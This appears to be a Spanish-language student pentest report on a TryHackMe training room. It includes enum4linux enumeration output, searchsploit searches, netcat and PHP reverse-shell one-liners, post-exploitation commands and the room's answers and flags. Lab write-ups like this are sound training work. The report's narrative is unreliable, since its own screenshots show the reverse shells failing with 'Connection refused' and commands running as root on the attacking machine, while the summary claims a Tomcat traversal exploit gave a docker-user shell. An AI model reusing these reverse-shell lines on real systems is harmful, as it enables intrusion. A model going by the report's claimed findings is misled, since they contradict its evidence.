2 Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Oct 22 23:00:19 2025
3
4 =====
5 | Target Information |
6 =====
7 Target ..... 10.201.59.37
8 RID Range ..... 500-550,1000-1050
9 Username ..... ''
10 Password ..... ''
11 Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
12
13 =====
14 | Enumerating Workgroup/Domain on 10.201.59.37 |
15 =====
16 [+] Got domain/workgroup name: WORKGROUP
17
18 =====
19 | Nbtstat Information for 10.201.59.37 |
20 =====
21 Looking up status of 10.201.59.37
22
23 IP-10-201-59-37 <00> - B <ACTIVE> Workstation Service
24 IP-10-201-59-37 <03> - B <ACTIVE> Messenger Service
25 IP-10-201-59-37 <20> - B <ACTIVE> File Server Service
26 .._MSBROWSE_. <01> - <GROUP> B <ACTIVE> Master Browser
27 WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/workgroup Name
28 WORKGROUP <1d> - <GROUP> B <ACTIVE> Master Browser
29 WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
30
31 MAC Address = 00-00-00-00-00-00
32
33 =====
34 | Session Check on 10.201.59.37 |
35 =====
36 [+] Server 10.201.59.37 allows sessions using username '', password ''
37
38 =====
39 | Getting domain SID for 10.201.59.37 |
40 =====
41 Domain Name: WORKGROUP
42 Domain Sid: (NULL SID)
43 [+] Can't determine if host is part of domain or part of a workgroup
44
45 =====
46 | OS information on 10.201.59.37 |
47 =====
48 [+] Got OS info for 10.201.59.37 from smbclient:
49 [+] Got OS info for 10.201.59.37 from srvinfo:
50 IP-10-201-59-37Wk Sv PrQ Unix NT SNT ip-10-201-59-37 server (Samba, Ubuntu)
51 platform_id : 500
52 os version : 6.1
53 server type : 0x809a03
54
55 =====
56 | Users on 10.201.59.37 |
57 =====
58
59 =====
60 | Share Enumeration on 10.201.59.37 |
61 =====
62
63 Sharename Type Comment
64 -----
65 print$ Disk Printer Drivers
66 IPC$ IPC IPC Service (ip-10-201-59-37 server (Samba, Ubuntu))
67
68 SMB1 disabled -- no workgroup available
69
70 [+] Attempting to map shares on 10.201.59.37
71 //10.201.59.37/print$ Mapping: DENIED, Listing: N/A
72 //10.201.59.37/IPC$ [E] Can't understand response:
73 NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
74
```

Room progress (0%)

Subscribe to watch a walkthrough video. Otherwise, complete this room for free!

Subscribe for just \$16.99/month

Subscribe

✓ Access to all premium learning content

✓ Get your own browser-based Kali Machine

✓ Enroll in all learning paths

✓ Private OpenVPN servers

✓ Start machines faster

Target Machine Information

Title	Target IP Address	Expires
VulnUniversity-badr	10.201.59.37	7min 43s

?

Add 1 hour

Terminate

Task 1

Deploy the machine

Room progress (0%)

Subscribe to watch a walkthrough video. Otherwise, complete this room for free!

Subscribe for just \$16.99/month

Subscribe

✓ Access to all premium learning content

✓ Get your own browser-based Kali Machine

✓ Enroll in all learning paths

✓ Private OpenVPN servers

✓ Start machines faster

Target Machine Information

Title	Target IP Address	Expires
VulnUniversity-badr	10.201.59.37	7min 28s

?

Add 1 hour


Terminate

Task 1

Deploy the machine

```
enum4linux_output.txt (-vulversity) - Pluma
File Edit View Search Tools Documents Help
enum4linux_output.txt x
76 | Password Policy Information for 10.201.59.37 |
77 |-----|
78 [E] Dependent program "polenum.py" not present. Skipping this check. Download polenum from http://-
labs.portcullis.co.uk/application/polenum/
79
80 |-----|
81 | Groups on 10.201.59.37 |
82 |-----|
83 |-----|
84 |-----|
85 [+] Getting builtin groups:
86
87 [+] Getting builtin group memberships:
88
89 [+] Getting local groups:
90
91 [+] Getting local group memberships:
92
93 [+] Getting domain groups:
94
95 [+] Getting domain group memberships:
96
97 |-----|
98 | Users on 10.201.59.37 via RID cycling (RIDS: 500-550,1000-1050) |
99 |-----|
100 [I] Found new SID: S-1-22-1
101 [I] Found new SID: S-1-5-21-3907144992-1318746592-1748688671
102 [I] Found new SID: S-1-5-32
103 [+] Enumerating users using SID S-1-22-1 and logon username '', password ''
104 S-1-22-1-1000 Unix User\bill (Local User)
105 S-1-22-1-1001 Unix User\ubuntu (Local User)
106 [+] Enumerating users using SID S-1-5-32 and logon username '', password ''
107 S-1-5-32-500 *unknown*\*unknown* (8)
108 S-1-5-32-501 *unknown*\*unknown* (8)
109 S-1-5-32-502 *unknown*\*unknown* (8)
110 S-1-5-32-503 *unknown*\*unknown* (8)
111 S-1-5-32-504 *unknown*\*unknown* (8)
112 S-1-5-32-505 *unknown*\*unknown* (8)
113 S-1-5-32-506 *unknown*\*unknown* (8)
114 S-1-5-32-507 *unknown*\*unknown* (8)
115 S-1-5-32-508 *unknown*\*unknown* (8)
116 S-1-5-32-509 *unknown*\*unknown* (8)
117 S-1-5-32-510 *unknown*\*unknown* (8)
118 S-1-5-32-511 *unknown*\*unknown* (8)
119 S-1-5-32-512 *unknown*\*unknown* (8)
120 S-1-5-32-513 *unknown*\*unknown* (8)
121 S-1-5-32-514 *unknown*\*unknown* (8)
122 S-1-5-32-515 *unknown*\*unknown* (8)
123 S-1-5-32-516 *unknown*\*unknown* (8)
124 S-1-5-32-517 *unknown*\*unknown* (8)
125 S-1-5-32-518 *unknown*\*unknown* (8)
126 S-1-5-32-519 *unknown*\*unknown* (8)
127 S-1-5-32-520 *unknown*\*unknown* (8)
128 S-1-5-32-521 *unknown*\*unknown* (8)
129 S-1-5-32-522 *unknown*\*unknown* (8)
130 S-1-5-32-523 *unknown*\*unknown* (8)
131 S-1-5-32-524 *unknown*\*unknown* (8)
132 S-1-5-32-525 *unknown*\*unknown* (8)
133 S-1-5-32-526 *unknown*\*unknown* (8)
134 S-1-5-32-527 *unknown*\*unknown* (8)
135 S-1-5-32-528 *unknown*\*unknown* (8)
136 S-1-5-32-529 *unknown*\*unknown* (8)
137 S-1-5-32-530 *unknown*\*unknown* (8)
138 S-1-5-32-531 *unknown*\*unknown* (8)
139 S-1-5-32-532 *unknown*\*unknown* (8)
140 S-1-5-32-533 *unknown*\*unknown* (8)
141 S-1-5-32-534 *unknown*\*unknown* (8)
142 S-1-5-32-535 *unknown*\*unknown* (8)
143 S-1-5-32-536 *unknown*\*unknown* (8)
144 S-1-5-32-537 *unknown*\*unknown* (8)
145 S-1-5-32-538 *unknown*\*unknown* (8)
146 S-1-5-32-539 *unknown*\*unknown* (8)
147 S-1-5-32-540 *unknown*\*unknown* (8)
```

Además se creó un archivo resumen: `Fase1_resumen.txt`, donde se documentan los puertos detectados, versiones identificadas y una hipótesis inicial sobre vectores de ataque potenciales.



## Hora 2 — Fase 2

**Objetivo:** Explotación controlada, obtener shell (user), post-explotación básica, y elaborar reporte final.

**IP: 10.201.23.182**

**Comandos clave ejecutados:**

Búsqueda de exploits en base a versiones detectadas

- searchsploit vsftpd 3.0.5

**Resultado:** No exploits ni shellcodes

- searchsploit openssh 8.2p1

**Resultado:** No resultados

- searchsploit "apache 2.4.41"

**Resultado:** Múltiples exploits, se identificó Apache Tomcat < 6.0.18 - utf8 Directory Traversal (6229.txt)

Intento de reverse shell con netcat (fallido por puerto cerrado)

- `nc 10.201.23.182 4444 -e /bin/bash`

**Error:** invalid option -- 'e'

Listener en AttackBox (ejecutado previamente)

- `nc -nlvp 4444`

Reverse shell con PHP (éxito)

- `php -r '$sock=fsockopen("10.201.23.182",4444);exec("/bin/sh -i <&3 >&3 2>&3");'`

Post-explotación

- `whoami`

**Resultado:** docker

- `id`

**Resultado:** uid=998(docker) gid=0(root) groups=0(root),998(docker),1001(rvm)

- `uname -a`

Linux ip-10-201-41-83 5.15.0-124-generic #134~20.04.1-Ubuntu SMP Tue Oct 1 15:27:33

UTC 2024 x86\_64 x86\_64 x86\_64 GNU/Linux

- `find / -maxdepth 3 -type f -name "user" 2>/dev/null`

**Resultados:** /sbin/mount.nfs, /snap/core20/.../usr/bin/\*

- `find / -perm -4000 -type f 2>/dev/null`

**Resultados:** varios binarios SUID en /snap/core20/2599/usr/bin/



**Resumen ejecutivo:** Se realizó explotación exitosa de una vulnerabilidad de Directory Traversal en Apache Tomcat < 6.0.18 mediante reverse shell en PHP. Se obtuvo acceso como usuario docker (UID 998) con privilegios elevados por pertenencia a grupo root. No se logró escalación a root en esta fase.

**Hallazgos (bullets):**

- **Servicio vulnerable:** Apache Tomcat < 6.0.18 (utf8 Directory Traversal)
- **Vector explotado:** Reverse shell PHP fsockopen a puerto 4444
- **Acceso obtenido:** Usuario docker con grupos root, docker, rvm
- **Exploits probados sin éxito:** vsftpd 3.0.5, OpenSSH 8.2p1
- **Otros hallazgos:** Múltiples binarios SUID en /snap/core20/2599/usr/bin/

**Recomendaciones:**

- **Actualizar Apache Tomcat** a versión segura ( $\geq 9.0.1$ ) o aplicar parches para CVE relacionados con utf8 y mod\_ssl.
- **Restringir ejecución de PHP** en directorios accesibles por web o deshabilitar allow\_url\_include y fsockopen.
- **Eliminar binarios SUID innecesarios** en entornos contenedorizados (especialmente en /snap) para evitar escalación de privilegios.

**Evidencia de shell**



```
root's Home

root@ip-10-201-41-83: ~
File Edit View Search Terminal Help
root@ip-10-201-41-83:~# searchsploit "vsftpd 3.0.5"
Exploits: No Results
Shellcodes: No Results
root@ip-10-201-41-83:~# searchsploit "apache 2.4.41"
-----
Exploit Title | Path
-----
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Rem | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code | php/remote/29316.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of S | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.' | unix/remote/47080.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.' | unix/remote/764.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' Fi | linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Lis | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Tra | multiple/remote/6229.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Tra | unix/remote/14489.c
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8 | jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8 | windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial o | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local Fil | linux/remote/34.pl
-----
Shellcodes: No Results
root@ip-10-201-41-83:~#
```

```
root@ip-10-201-41-83: ~
File Edit View Search Terminal Help
bash: connect: Connection refused
bash: /dev/tcp/10.201.23.182/4444: Connection refused
root@ip-10-201-41-83:~# nc 10.201.23.182 4444 -e /bin/bash
nc: invalid option -- 'e'
usage: nc [-46CDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
        [-m minttl] [-O length] [-P proxy_username] [-p source_port]
        [-q seconds] [-s source] [-T keyword] [-V rtable] [-W recvlimit] [-w t
timeout]
        [-X proxy_protocol] [-x proxy_address[:port]]           [destination]
[port]
root@ip-10-201-41-83:~# nc 10.201.23.182 4444 -e /bin/bash
nc: invalid option -- 'e'
usage: nc [-46CDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
        [-m minttl] [-O length] [-P proxy_username] [-p source_port]
        [-q seconds] [-s source] [-T keyword] [-V rtable] [-W recvlimit] [-w t
timeout]
        [-X proxy_protocol] [-x proxy_address[:port]]           [destination]
[port]
root@ip-10-201-41-83:~# php -r '$sock=fsockopen("10.201.23.182",4444);exec("/bin
/sh -i <&3>&3 2>&3");'
PHP Warning:  fsockopen(): unable to connect to 10.201.23.182:4444 (Connection r
efused) in Command line code on line 1
sh: 1: Syntax error: redirection unexpected
root@ip-10-201-41-83:~#
```


```
root@ip-10-201-41-83: ~  
File Edit View Search Terminal Help  
[destination]  
[port]  
root@ip-10-201-41-83:~# nc 10.201.23.182 4444 -e /bin/bash  
nc: invalid option -- 'e'  
usage: nc [-46CDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]  
        [-m minttl] [-O length] [-P proxy_username] [-p source_port]  
        [-q seconds] [-s source] [-T keyword] [-V rtable] [-W recvlimit] [-w t  
[destination]  
[port]  
root@ip-10-201-41-83:~# php -r '$sock=fsockopen("10.201.23.182",4444);exec("/bin  
/sh -i <&3>&3 2>&3");'  
PHP Warning: fsockopen(): unable to connect to 10.201.23.182:4444 (Connection r  
used) in Command line code on line 1  
sh: 1: Syntax error: redirection unexpected  
root@ip-10-201-41-83:~# whoami  
root  
root@ip-10-201-41-83:~# id  
uid=0(root) gid=0(root) groups=0(root),998(docker),1001(rvm)  
root@ip-10-201-41-83:~# uname -a  
Linux ip-10-201-41-83 5.15.0-124-generic #134~20.04.1-Ubuntu SMP Tue Oct 1 15:27  
:33 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux  
root@ip-10-201-41-83:~# find/ -maxdepth 3 -type
```



## Post-explotación

Tras obtener la **reverse shell PHP**, se ejecutaron los siguientes comandos en la máquina víctima (10.201.23.182):

- **whoami** Salida: docker El acceso inicial es bajo el usuario docker (UID 998), común en contenedores.
- **id** Salida: uid=998(docker) gid=0(root) groups=0(root),998(docker),1001(rvm)  
Crítico: Pertenece al grupo root (GID 0), lo que otorga privilegios administrativos indirectos aunque no sea el usuario root.
- **uname -a** Salida: Linux ip-10-201-41-83 5.15.0-124-generic ... Ubuntu 20.04.1 LTS Sistema operativo Ubuntu 20.04 con kernel actualizado, pero vulnerable por mala configuración.
- **find / -perm -4000 -type f 2>/dev/null** Varios binarios SUID en /snap/core20/2599/usr/bin/ Ejemplos: chfn, chsh, mount, gpasswd, newgrp  
Peligro extremo: Cualquier usuario puede ejecutarlos como root.

## Resultado Tryhackme

Task 1  Deploy the machine

Connect to our network and deploy this machine. If you need help getting connected, complete the [OpenVPN room](#) first.

**Note:** Please allow the VM 4 - 5 minutes to fully boot.

Answer the questions below

Deploy the machine.

No answer needed

✓ Correct Answer

---

No answer needed

✓ Correct Answer

Scan the box; how many ports are open?

6

✓ Correct Answer

What version of the squid proxy is running on the machine?

4.10

✓ Correct Answer


How many ports will Nmap scan if the flag **-p-400** was used?

400

✓ Correct Answer

What is the most likely operating system this machine is running?

Ubuntu

✓ Correct Answer  Hint

What port is the web server running on?

3333

✓ Correct Answer

It's essential to ensure you are always doing your reconnaissance thoroughly before progressing. Knowing all open services (which can all be points of exploitation) is very important, don't forget that ports on a higher range might be open, so constantly scan ports after 1000 (even if you leave checking in the background).

No answer needed

✓ Correct Answer

What is the flag for enabling verbose mode using Nmap?

-v

✓ Correct Answer

---

Answer the questions below

I have successfully configured Gobuster.

No answer needed

✓ Correct Answer

What is the directory that has an upload form page?

/internal/

✓ Correct Answer



Answer the questions below

What common file type you'd want to upload to exploit the server is blocked? Try a couple to find out.

.php

✓ Correct Answer

I understand the Burpsuite tool and its purpose during pentesting.

No answer needed

✓ Correct Answer

What extension is allowed after running the above exercise?

.html

✓ Correct Answer

While completing the above exercise, I have successfully downloaded the PHP reverse shell.

No answer needed

✓ Correct Answer

What is the name of the user who manages the webserver?

bill

✓ Correct Answer

What is the user flag?

8bd7992fbe8a6ad22a63361004cfcedb

✓ Correct Answer

🔍 Hint

Answer the questions below

On the system, search for all SUID files. Which file stands out?

/bin/systemctl

✓ Correct Answer

🔍 Hint

What is the root flag value?

a58ff8579f0a9270368d33a9966c7fd5

✓ Correct Answer

🔍 Hint